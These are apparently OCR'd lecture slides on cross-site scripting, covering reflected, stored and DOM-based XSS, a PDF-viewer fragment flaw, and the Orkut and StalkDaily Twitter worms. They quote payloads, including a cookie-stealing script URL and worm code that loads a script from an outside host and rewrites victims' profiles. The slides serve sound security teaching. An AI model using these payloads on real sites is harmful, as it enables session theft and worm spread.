
Or

GET/ hello.cgi?name=Bob

hello.cgi responds with

<html>Welcome, dear Bob</html>


Cross-Site Scripting (XSS)



Reflected XSS

- User is tricked into visiting an honest website
  - Phishing email, link in a banner ad, comment in a blog
- Bug in website code causes it to echo to the user's browser an arbitrary attack script
  - The origin of this script is now the website itself!
- Script can manipulate website contents (DOM) to show bogus information, request sensitive data, control form fields on this page and linked pages, cause user's browser to attack other websites
  - This violates the "spirit" of the same origin policy

Basic Pattern for Reflected XSS



Adobe PDF Viewer (before version 7.9)

- PDF documents execute JavaScript code

  http://path/to/pdf/file.pdf#whatever_name_you_want=javascript:**code_here**

- The "origin" of this injected code is the domain where PDF file is hosted

XSS Against PDF Viewer

- Attacker locates a PDF file hosted on site.com
- Attacker creates a URL pointing to the PDF, with JavaScript malware in the fragment portion

  http://site.com/path/to/file.pdf#s=javascript:malcode
- Attacker entices a victim to click on the link
- If the victim has Adobe Acrobat Reader Plugin 7.0.x or less, malware executes
  - Its "origin" is site.com, so it can change content, steal cookies from site.com

Not Scary Enough?

- PDF files on the local filesystem:


  file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ENUtxt.pdf#blah=javascript:alert("XSS");

  JavaScript malware now runs in local context with the ability to read and write local files ...

Where Malicious Scripts Lurk

- User-created content
  - Social sites, blogs, forums, wikis
- When visitor loads the page, website displays the content and visitor's browser executes the script
  - Many sites try to filter out scripts from user content, but this is difficult!

Stored XSS


Attack server
4 steal valuable data
1
Inject malicious script
2 request content
3 receive malicious script
User victim
Store bad stuff
Users view or download content
Server victim

XSS in Orkut

http://antrix.net/journal/techtalk/orkut_xss.html

Example of XSS exploit code

- Orkut: Google's social network
  - 37 million members (2006), very popular in Brazil
- Bug allowed users to put scripts in their profiles… when user views infected profile, script grabs cookie, transfers all user-owned groups to attacker
- Another Orkut virus: attack script in a Flash file
  - Virus adds malicious Flash as a "scrap" to the user's profile; everybody who views that profile is infected, too
    - Exponential propagation!
  - Every viewer of infected profile is joined to a community
    - "Infectatos pelo Virus do Orkut" (655,000 members at peak!

Similar to "wall post" in Facebook

Twitter Worm (2009)


http://dcortesi.com/2009/04/11/twitter-stalkdaily-worm-postmortem/

- Can save URL-encoded data into Twitter profile
- Data not escaped when profile is displayed
- Result: StalkDaily XSS exploit
  - If view an infected profile, script infects your own profile

```
var update = urlencode("Hey everyone, join www.StalkDaily.com. It's a site like Twitter
but with pictures, videos, and so much more!  ");
var xss = urlencode('http://www.stalkdaily.com"></a><script
src="http://mikeyylolz.uuuq.com/x.js"></script><script
src="http://mikeyylolz.uuuq.com/x.js"></script><a ');
var ajaxConn = new XHConn();
ajaxConn.connect("/status/update", "POST",
"authenticity_token="+authtoken+"&status="+update+"&tab=home&update=update");
ajaxConn1.connect("/account/settings", "POST",
"authenticity_token="+authtoken+"&user[url]="+xss+"&tab=home&update=update")
```

XSS in the Wild

http://xssed.com/archive



Date	Author	Domain	R	S	F	PR	Category	Mirror
13/09/13	Robert K	www.paypal.com	R	★	✓	0	XSS	mirror
09/09/13	Aarshit Mittal	maps.nokia.com		★	✓	0	XSS	mirror
09/09/13	Aarshit Mittal	admin.stage.att.net		★	✓	0	XSS	mirror
09/09/13	PlanetCreator	www.enjoy.net.mm			✗	0	XSS	mirror
09/09/13	PlanetCreator	chemicaltechnologyinc.com			✗	0	XSS	mirror
09/09/13	PlanetCreator	www.jaring.my			✗	0	XSS	mirror
09/09/13	PlanetCreator	www.seagfoffice.org			✗	0	XSS	mirror
09/09/13	PlanetCreator	www.ads.com.mm			✗	0	XSS	mirror
20/06/13	Xartrick	www.dolby.com		★	✗	80524	XSS	mirror
20/06/13	rsb	www.xe.gr		★	✗	7113	XSS	mirror
18/04/13	AtmOn3r	pastebin.mozilla.org		★	✓	156	XSS	mirror
14/04/13	Hexspirit	www.kcna.kp		★	✗	113539	XSS	mirror
22/01/13	0c001	www.athinorama.gr		★	✗	13093	Redirect	mirror
13/11/12	Christy Philip Mathew	cms.paypal.com		★	✗	39	Phishing	mirror
13/11/12	Cyb3R_Shubh4M	www.ebay.com	R	★	✗	23	Script Insertion	mirror
13/11/12	Cyb3R_Shubh4M	www.ebay.com	R	★	✗	23	Script Insertion	mirror
13/11/12	0xAli	answercenter.ebay.com	R	★	✓	23	XSS	mirror
08/10/12	Talented Fool	www.paid-to-promote.net			✗	39581	XSS	mirror

Stored XSS Using Images

- Suppose pic.jpg on web server contains HTML
  - Request for http://site.com/pic.jpg results in:

    HTTP/1.1 200 OK

    …

    Content-Type: image/jpeg

    <html> fooled ya </html>
  - IE will render this as HTML (despite Content-Type)
- Photo-sharing sites
  - What if attacker uploads an "image" that is a script?

XSS of the Third Kind


Attack code does not appear in HTML sent over network

- Script builds webpage DOM in the browser

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
</HTML>
```


- Works fine with this URL
  - http://www.example.com/welcome.html?name=Joe
- But what about this one?
  - http://www.example.com/welcome.html?name=<script>alert(document.cookie)</script>

Using Login XSRF for XSS



Web 2.0

[Alex Stamos]



Malicious scripts may be ...

- Contained in arguments of dynamically created JavaScript
- Contained in JavaScript arrays
- Dynamically written into the DOM

XSS in AJAX (1)

[Alex Stamos]

- Downstream JavaScript arrays

```
var downstreamArray = new Array();
downstreamArray[0] = "42"; doBadStuff(); var bar="ajacked";
```

- Won't be detected by a naïve filter
  - No <>, "script", onmouseover, etc.
- Just need to break out of double quotes

XSS in AJAX (2)

[Alex Stamos]

- JSON written into DOM by client-side script

```
var inboundJSON = {"people": [
{"name": "Joel", "address": "<script>badStuff();</script>",
 "phone": "911"} ] };

someObject.innerHTML(inboundJSON.people[0].address);  // Vulnerable
document.write(inboundJSON.people[0].address);        // Vulnerable
someObject.innerText(inboundJSON.people[0].address);  // Safe
```

- XSS may be already in DOM!
  - document.url, document.location, document.referer

Backend AJAX Requests

[Alex Stamos]

- "Backend" AJAX requests
  - Client-side script retrieves data from the server using XMLHttpRequest, uses it to build webpage in browser
  - This data is meant to be converted into HTML by the script, never intended to be seen directly in the browser
- Example: WebMail.com

Request:

```
GET http://www.webmail.com/mymail/getnewmessages.aspx
